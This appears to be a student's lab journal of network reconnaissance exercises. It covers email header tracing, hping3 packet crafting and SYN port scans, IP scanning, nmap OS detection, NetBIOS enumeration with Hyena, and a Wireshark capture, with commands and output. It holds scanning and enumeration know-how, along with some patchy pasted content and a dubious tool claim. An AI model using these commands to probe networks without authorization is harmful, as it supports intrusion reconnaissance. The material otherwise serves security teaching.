eMailTrackerPro is **a Windows based email tracker that can be used to monitor employees, senders and recipients**. This powerful tool can be used in conjunction with other programs such as Windows Nuke (also known as Spamwasher) to quickly identify where a computer has been and how it has been used.

Click on Trace Headers/Trace email address and enter the Message Header and click Okay. The Status of the Trace will be shown inside Trace Reports



The trace is complete, the information found is displayed on the right.

#	Hop IP	Hop Name	Location
1	192.168.1.1		
2	117.248.244.1		(India)
3	218.248.164.70		(India)
4	218.248.235.162		(India)
6	218.248.178.42		(India)
7	72.14.211.114		[America]
8	72.14.232.110		Mountain View, California, USA
9	209.85.243.245		Mountain View, California, USA
10	209.85.242.89		Mountain View, California, USA

Email Summary

From: no-reply@accounts.google.com
To: bprasadvishwakarma@yahoo.com
Date: Fri, 21 Nov 2014 09:55:46 +0000 (UTC)
Subject: Google Account: sign-in attempt blocked
Location: Mountain View, California, USA

Misdirected: No
Abuse Address: arin-contact@google.com
Abuse Reporting: To automatically generate an email abuse report click here
From IP: 209.85.218.69

System Information:

- There is no SMTP server running on this system (the port is closed).
- There is no HTTP server running on this system (the port is closed).
- There is no HTTPS server running on this system (the port is closed).
- There is no FTP server running on this system (the port is closed).

For 24 hours only you can get up to 20% off eMailTrackerPro! Click Here

b. Scan the network using the following tools:


i. Hping2 / Hping3

Hping is a command-line TCP/IP packet assembler and analyzer tool that is used to send customized TCP/IP packets and display the target reply as ping command display the ICMP Echo Reply packet from targeted host. Hping can also handle fragmentation, arbitrary packets body, and size and file transfer. It supports TCP, UDP, ICMP and RAW-IP protocols. Using Hping, the following parameters can be performed: -

- Test firewall rules.
- Advanced port scanning.
- Testing net performance.
- Path MTU discovery.
- Transferring files between even fascist firewall rules.
- Traceroute-like under different protocols.
- Remote OS fingerprinting & others


Using Hping commands on Kali Linux, we are pinging a Window 7 host with different customized packets in this lab.

- To create an ACK packet:
  root@kali:~# **hping3 –A 192.168.0.1**




```
root@kali:~# hping3 -A 10.10.50.202
HPING 10.10.50.202 (eth0 10.10.50.202): A set, 40 headers + 0 data bytes
len=46 ip=10.10.50.202 ttl=128 DF id=24596 sport=0 flags=R seq=0 win=0 rtt=7.8 ms
len=46 ip=10.10.50.202 ttl=128 DF id=24597 sport=0 flags=R seq=1 win=0 rtt=3.7 ms
len=46 ip=10.10.50.202 ttl=128 DF id=24598 sport=0 flags=R seq=2 win=0 rtt=3.5 ms
len=46 ip=10.10.50.202 ttl=128 DF id=24599 sport=0 flags=R seq=3 win=0 rtt=3.4 ms
len=46 ip=10.10.50.202 ttl=128 DF id=24600 sport=0 flags=R seq=4 win=0 rtt=7.3 ms
len=46 ip=10.10.50.202 ttl=128 DF id=24601 sport=0 flags=R seq=5 win=0 rtt=7.2 ms
len=46 ip=10.10.50.202 ttl=128 DF id=24602 sport=0 flags=R seq=6 win=0 rtt=7.1 ms
len=46 ip=10.10.50.202 ttl=128 DF id=24603 sport=0 flags=R seq=7 win=0 rtt=7.0 ms
len=46 ip=10.10.50.202 ttl=128 DF id=24604 sport=0 flags=R seq=8 win=0 rtt=6.9 ms
len=46 ip=10.10.50.202 ttl=128 DF id=24605 sport=0 flags=R seq=9 win=0 rtt=6.7 ms
^C
--- 10.10.50.202 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 3.4/6.1/7.8 ms
root@kali:~# 
```

- To create SYN scan against different ports:
  root@kali:~# **hping3 -8 1-600 –S 10.10.50.202**



```
root@kali:~# hping3 -8 1-600 -S 10.10.50.202
Scanning 10.10.50.202 (10.10.50.202), port 1-600
600 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
  135 loc-srv    : .S..A... 128 30572  8192    46
  139 netbios-ssn: .S..A... 128 31596  8192    46
  445 microsoft-d: .S..A... 128 35180  8192    46
  554 rtsp       : .S..A... 128 44652  8192    46
All replies received. Done.
Not responding ports:
root@kali:~#
```


- To create a packet with FIN, URG, and PSH flags sets
  root@kali:~# **hping3 –F –P -U 10.10.50.202**



```
root@kali:~# hping3 -F -P -U 10.10.50.202
HPING 10.10.50.202 (eth0 10.10.50.202): FPU set, 40 headers + 0 data bytes
len=46 ip=10.10.50.202 ttl=128 DF id=28237 sport=0 flags=RA seq=0 win=0 rtt=3.8 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28238 sport=0 flags=RA seq=1 win=0 rtt=3.8 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28239 sport=0 flags=RA seq=2 win=0 rtt=3.5 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28240 sport=0 flags=RA seq=3 win=0 rtt=3.4 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28241 sport=0 flags=RA seq=4 win=0 rtt=3.3 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28242 sport=0 flags=RA seq=5 win=0 rtt=3.2 ms
len=46 ip=10.10.50.202 ttl=128 DF id=28243 sport=0 flags=RA seq=6 win=0 rtt=7.1 ms
^C
--- 10.10.50.202 hping statistic ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max = 3.2/4.0/7.1 ms
root@kali:~#
```

ii. Advanced IP Scanner

Advanced IP Scanner is **a fast and powerful network scanner with a user-friendly interface**. In seconds, Advanced IP Scanner can locate all computers on your wired or wireless local network and scan their ports. The program provides easy access to various network resources such as HTTP, HTTPS, FTP, and shared folders.



192.168.0.90-110 Example: 192.168.0.1-100, 192.168.0.200 hp

Status	Name	IP	Manufacturer	MAC address
▷	NPIC9BC77	192.168.0.96	Hewlett Packard	48:0F:CF:C9:BC:77
▷	NPI1D646F	192.168.0.97	Hewlett Packard	00:1B:78:1D:64:6F
	HP V1910 Switch	192.168.0.102	Hewlett Packard	CC:3E:5F:5E:04:FC
▷	meeting	192.168.0.104	Edimax Technology Co. Ltd.	00:50:FC:C6:03:2B
◢	Panda	192.168.0.109	GIGA-BYTE TECHNOLOGY CO.,L...	6C:F0:49:0B:55:D5
	Soft			
	HP LaserJet M1522 series PCL6 Class Driver			


5 alive, 0 dead, 0 unknown

Practical No. 2

Perform Network Discovery using the following tools:

i. OpManager

OpManager is an advanced network monitoring tool which offers fault management, supporting over WAN links, Router, Switch, VoIP & servers. It can also perform performance management.



opm[redacted]
Desktop | Windows 7 | WMI

Device Summary

Status	Clear
IPAddress	172.[redacted]
DNS Name	OPM[redacted]
Type	Windows 7
Category	Desktop
Uplink Dependency	None
Vendor	Microsoft
System Description	
Monitoring Via	ICMP
Polling Interval (mins)	30
RAM Size	4 GB
Hard Disk Size	400 GB
Credentials	Click here to change

100 % Availability

0 % Packet Loss

012 ms Response Time

Custom Fields


Field Name	Value
Building	
Cabinet	
Comments	

Practical No. 3

a. Perform Enumeration using the following tools:

i. Nmap

NMAP, as we know, is a powerful networking tool which supports many features and commands. Operating System detection capability allows to send TCP and UDP packet and observe the response from the targeted host. A detailed assessment of this response bring some clues regarding nature of an operating system disclosing the type an OS. To perform OS detection with nmap perform the following: nmap -O<ip address>



Target: 192.168.0.109


Command: nmap -O -v 192.168.0.109

192.168.0.109

```
nmap -O -v 192.168.0.109
Nmap scan report for 192.168.0.109
Host is up (0.0028s latency).
Not shown: 984 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
MAC Address: [redacted]
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/
o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
Uptime guess: 50.139 days (since Tue Dec 05 20:51:59 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental
```

ii. NetBIOS Enumeration Tool


NetBIOS stands for Network Basic Input Output System. It **Allows computer communication over a LAN and allows them to share files and printers**. NetBIOS names are used to identify network devices over TCP/IP (Windows).



```
┌──(ritik㉿ritik)-[~]
└─$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 ritik:45204             del12s05-in-f4.1e:https ESTABLISHED
tcp        0      0 ritik:49222             server-13-224-20-:https ESTABLISHED
tcp        0      0 ritik:34744             ec2-35-167-149-24:https ESTABLISHED
tcp        0      0 ritik:58126             ec2-35-161-6-128.:https ESTABLISHED
tcp        0      0 ritik:55236             104.18.32.68:http       TIME_WAIT
tcp        0      0 ritik:60936             98.203.120.34.bc.:https ESTABLISHED
tcp        0      0 ritik:43858             104.22.24.131:https     ESTABLISHED
tcp        0      0 ritik:37840             20.120.65.166:https     ESTABLISHED
tcp        0      0 ritik:46330             104.16.122.175:https    ESTABLISHED
udp        0      0 ritik:bootpc            WS-GFGDC01.ad.ge:bootps ESTABLISHED
raw6       0      0 [::]:ipv6-icmp          [::]:*                  7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     197448   /run/user/1000/speech-dispatcher/speechd.sock
unix  2      [ ACC ]     STREAM     LISTENING     17408    /tmp/.X11-unix/X1
unix  2      [ ACC ]     STREAM     LISTENING     19999    @/tmp/.ICE-unix/1182
unix  3      [ ]         DGRAM      CONNECTED     14870    /run/systemd/notify
```

iii. Hyena

Hyena is GUI based, NetBIOS Enumeration tool that shows Shares, User login information and other related information




Services on \\VSERVER2008R2

Name	Display Name	Status	Type	Startup	Account	Dependencies
ADWS	Active Directory We...	Running	Service (Own Process)	Automatic	LocalSystem	
AeLookupSvc	Application Experience	Stopped	Service (Shared Proc...	Manual	localSystem	
ALG	Application Layer Ga...	Stopped	Service (Own Process)	Manual	NT AUTHORITY\Loca...	
AppIDSvc	Application Identity	Stopped	Service (Shared Proc...	Manual	NT Authority\LocalSe...	RpcSs;AppID;C
Appinfo	Application Information	Stopped	Service (Shared Proc...	Manual	LocalSystem	RpcSs;ProfSvc
AppMgmt	Application Managem...	Stopped	Service (Shared Proc...	Manual	LocalSystem	
aspnet_state	ASP.NET State Service	Stopped	Service (Own Process)	Manual	NT AUTHORITY\Net...	
AudioEndpointBuilder	Windows Audio Endp...	Stopped	Service (Shared Proc...	Manual	LocalSystem	PlugPlay
	Windows Audio	Stopped	Service (Shared Proc...	Manual	NT AUTHORITY\Loca...	AudioEndpointB
	BitLocker Drive Encry...	Running	Service (Shared Proc...	Manual	localSystem	
	Base Filtering Engine	Running	Service (Shared Proc...	Automatic	NT AUTHORITY\Loca...	RpcSs
	Background Intellige...	Stopped	Service (Shared Proc...	Manual	LocalSystem	RpcSs;EventSy
	Computer Browser	Stopped	Service (Shared Proc...	Disabled	LocalSystem	LanmanWorksta
	Certificate Propagation	Running	Service (Shared Proc...	Manual	LocalSystem	RpcSs
on_v...	Microsoft .NET Fram...	Stopped	Service (Own Process)	Disabled	LocalSystem	
		Stopped	Service (Own Process)	Disabled	LocalSystem	
		topped (!)	Service (Own Process)	Automatic (Delayed ...	LocalSystem	
		topped (!)	Service (Own Process)	Automatic (Delayed ...	LocalSystem	
		unning	Service (Own Process)	Manual	LocalSystem	RpcSs;EventSy
		unning	Service (Shared Proc...	Automatic	NT Authority\Networ...	RpcSs
		unning	Service (Shared Proc...	Automatic	LocalSystem	
		topped	Service (Own Process)	Manual	localSystem	RPCSS
		unning	Service (Own Process)	Automatic	LocalSystem	LanmanWorksta
		unning	Service (Own Process)	Automatic	LocalSystem	RpcSs;EventSy
Dhcp		unning	Service (Shared Proc...	Automatic	NT Authority\LocalSe...	NSI;Tdx;Afd
DNS	DNS Server	Running	Service (Own Process)	Automatic	LocalSystem	Tcpip;Afd;RpcS
Dnscache	DNS Client	Running	Service (Shared Proc...	Automatic	NT AUTHORITY\Net...	Tdx;nsi
dot3svc	Wired AutoConfig	Stopped	Service (Shared Proc...	Manual	localSystem	RpcSs;Ndisuio;E
DPS	Diagnostic Policy Ser...	Running	Service (Shared Proc...	Automatic (Delayed ...	NT AUTHORITY\Loca...	
EapHost	Extensible Authentic...	Stopped	Service (Shared Proc...	Manual	localSystem	RPCSS;KeyIso
EFS	Encrypting File Syste...	Stopped	Service (Shared Proc...	Manual	LocalSystem	RPCSS
eventlog	Windows Event Log	Running	Service (Shared Proc...	Automatic	NT AUTHORITY\Loca...	
EventSystem	COM+ Event System	Running	Service (Shared Proc...	Automatic	NT AUTHORITY\Loca...	rpcss

http://www.systemtools.com | 131 services found on '\\VSERVER2008R2' | 1 / 131 objects

iv. Wireshark

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues


tv-netflix-problems-2011-07-06.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
+

```
No.    Time      Source          Destination     Protocol Length Info
   343 65.142415 192.168.0.21    174.129.249.228 TCP        66 40555 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=491519346 TSecr=551811827
   344 65.142715 192.168.0.21    174.129.249.228 HTTP      253 GET /clients/netflix/flash/application.swf?flash_version=flash_lite_2.1&v=1.5&nr
   345 65.230738 174.129.249.228 192.168.0.21    TCP        66 80 → 40555 [ACK] Seq=1 Ack=188 Win=6864 Len=0 TSval=551811850 TSecr=491519347
   346 65.240742 174.129.249.228 192.168.0.21    HTTP      828 HTTP/1.1 302 Moved Temporarily
   347 65.241592 192.168.0.21    174.129.249.228 TCP        66 40555 → 80 [ACK] Seq=188 Ack=763 Win=7424 Len=0 TSval=491519446 TSecr=551811852
   348 65.242532 192.168.0.21    192.168.0.1     DNS        77 Standard query 0x2188 A cdn-0.nflximg.com
   349 65.276870 192.168.0.1     192.168.0.21    DNS       489 Standard query response 0x2188 A cdn-0.nflximg.com CNAME images.netflix.com.edge
   350 65.277992 192.168.0.21    63.80.242.48    TCP        74 37063 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=491519482 TSecr
   351 65.297757 63.80.242.48    192.168.0.21    TCP        74 80 → 37063 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=3295
   352 65.298396 192.168.0.21    63.80.242.48    TCP        66 37063 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=491519502 TSecr=3295534130
   353 65.298687 192.168.0.21    63.80.242.48    HTTP      153 GET /us/nrd/clients/flash/814540.bun HTTP/1.1
   354 65.318730 63.80.242.48    192.168.0.21    TCP        66 80 → 37063 [ACK] Seq=1 Ack=88 Win=5792 Len=0 TSval=3295534151 TSecr=491519503
   355 65.321733 63.80.242.48    192.168.0.21    TCP      1514 [TCP segment of a reassembled PDU]
```

```
> Frame 349: 489 bytes on wire (3912 bits), 489 bytes captured (3912 bits)
